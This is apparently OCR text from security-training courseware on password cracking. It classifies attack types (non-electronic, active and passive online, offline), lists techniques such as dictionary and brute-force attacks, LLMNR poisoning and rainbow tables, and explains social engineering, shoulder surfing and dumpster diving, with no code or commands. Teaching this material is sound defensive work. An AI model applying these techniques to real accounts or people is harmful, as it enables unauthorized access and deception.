
Password Cracking

- Password cracking techniques are used to **recover passwords** from computer systems
- Attackers use password cracking techniques to **gain unauthorized access** to vulnerable systems
- Most of the password cracking techniques are successful because of weak or easily **guessable passwords**

Password Cracking

Password cracking is the process of recovering passwords from the data transmitted by a computer system or from the data stored in it. The purpose of cracking a password might be to help a user recover a forgotten or lost password, as a preventive measure by system administrators to check for easily breakable passwords, or for use by an attacker to gain unauthorized system access.

Hacking often begins with password-cracking attempts. A password is a key piece of information necessary to access a system. Consequently, most attackers use password-cracking techniques to gain unauthorized access. An attacker may either crack a password manually by guessing it or use automated tools and techniques such as a dictionary or a brute-force method. Most password-cracking techniques are successful because of weak or easily guessable passwords.



Types of Password Attacks

Non-Electronic Attacks

The attacker **does not need technical knowledge** to crack the password, hence it is known as a non-technical attack

- Shoulder Surfing
- Social Engineering
- Dumpster Diving

Active Online Attacks

The attacker performs password cracking by **directly communicating** with the victim's machine

- Dictionary, Brute Forcing, and Rule-based Attack
- Hash Injection Attack/Mask Attack
- LLMNR/NBT-NS Poisoning
- Trojan/Spyware/Keyloggers
- Password Guessing/Spraying
- Internal Monologue Attack
- Cracking Kerberos Passwords

Passive Online Attacks

The attacker performs password cracking **without communicating** with the authorizing party

- Wire Sniffing
- Man-in-the-Middle Attack
- Replay Attack

Offline Attacks

The attacker copies the target's **password file** and then tries to crack passwords on his own system at a different location


- Rainbow Table Attack (Pre-Computed Hashes)
- Distributed Network Attack

Types of Password Attacks

Password cracking is one of the crucial stages of system hacking. Password-cracking mechanisms often exploit otherwise legal means to gain unauthorized system access, such as recovering a user's forgotten password. Classification of password attacks depends on the attacker's actions, which are of the following four types:

- **Non-Electronic Attacks**: This is, for most cases, the attacker's first attempt at gaining target system passwords. Non-electronic or non-technical attacks do not require any technical knowledge about hacking or system exploitation. Techniques used to perform non-electronic attacks include shoulder surfing, social engineering, dumpster diving, etc.
- **Active Online Attacks**: This is one of the easiest ways to gain unauthorized administrator-level system access. Here, the attacker communicates with the target machine to gain password access. Techniques used to perform active online attacks include password guessing, dictionary and brute-forcing attacks, password spraying, mask attack, hash injection, LLMNR/NBT-NS poisoning, use of Trojans/spyware/keyloggers, internal monologue attacks, Markov-chain attacks, Kerberos password cracking, etc.
- **Passive Online Attacks**: A passive attack is a type of system attack that does not lead to any changes in the system. In this attack, the attacker does not have to communicate with the system, but passively monitor or record the data passing over the communication channel, to and from the system. The data are then used to break into the system. Techniques used to perform passive online attacks include wire sniffing, man-in-the-middle attacks, replay attacks, etc.

- **Offline Attacks**: Offline attacks refer to password attacks in which an attacker tries to recover cleartext passwords from a password hash dump. Attackers use pre-computed hashes from rainbow tables to perform offline and distributed network attacks.



Non-Electronic Attacks

Social Engineering

- **Convincing people** to reveal passwords

Shoulder Surfing

- Looking at either the **user's keyboard or screen** while he/she is logging in

Dumpster Diving

- Searching for sensitive information in the **user's trash-bins**, **printer trash bins**, and in/on the user's desk for sticky notes

Non-Electronic Attacks

There are three types of non-electronic attacks: social engineering, shoulder surfing, and dumpster diving.

- **Social Engineering**

  In computer security, social engineering is used to denote a non-technical type of intrusion that exploits human behavior. Typically, it heavily relies on human interaction and often involves tricking other people into breaking normal security procedures. A social engineer runs a "con game" to break security procedures. For example, an attacker using social engineering to break into a computer network might try to gain the trust of the authorized user to access the target network and then extract information to compromise network security. Social engineering is, in effect, a run-through used to procure confidential information by deceiving or swaying people. An attacker can disguise himself/herself as a user or system administrator to obtain the user's password. Social engineers exploit the fact that people, in general, try to build amicable relationships with their friends and colleagues and tend to be helpful and trusting.

  Another trait of social engineering relies on the inability of people to keep up with a culture that relies heavily on information technology. Most people are unaware of the value of the information they possess, and as such, only a handful care about protecting their information. Social engineers typically search dumpsters to acquire valuable information. Furthermore, social engineers find it more challenging to obtain the combination to a safe, or a health-club locker, as compared to the case of a password. The best defense is to educate, train, and create awareness about this attack and the value of information.

- **Shoulder Surfing**

  Shoulder surfing is a technique of stealing passwords by hovering near the legitimate users and watching them enter their passwords. In this type of an attack, the attacker observes the user's keyboard or the screen as they log in, and monitors what the user refers to when entering their password, for example, an object on their desk for written passwords or mnemonics. However, this attack can be performed only when the attacker is in close proximity to the target.

  This attack can also be performed in the checkout lines of grocery stores, for example, when a potential victim swipes a debit card and enters the required PIN (Personal Identification Number). A PIN typically has four digits, and this renders the attack easy to perform.

- **Dumpster Diving**

  "Dumpster diving" is a key attack method that employs significant failures in computer security in the target system. The sensitive information that people crave, protect, and devotedly secure can be accessed by almost anyone willing to perform garbage searching. Looking through the trash is a type of low-tech attack with numerous implications.

  Dumpster diving was quite popular in the 1980s. The term itself refers to the collection of useful, general information from waste dumps such as trashcans, curbside containers, and dumpsters. Even today, curious and/or malicious attackers sometimes find discarded media with password files, manuals, reports, receipts, credit card numbers, or other sensitive documents.

  Examination of waste products from dumps can help attackers in gaining unauthorized access to the target systems, and there is ample evidence to support this concept. Support staff often dump sensitive information without heeding to who may be able to access it later. The information thus gathered can then be used by attackers to perform other types of attacks, such as social engineering.

Active Online Attacks: Dictionary, Brute-Force, and Rule-based Attack

Dictionary Attack

- A **dictionary file** is loaded into the cracking application that runs against **user accounts**

Brute-Force Attack

- The program tries **every combination of characters** until the password is broken

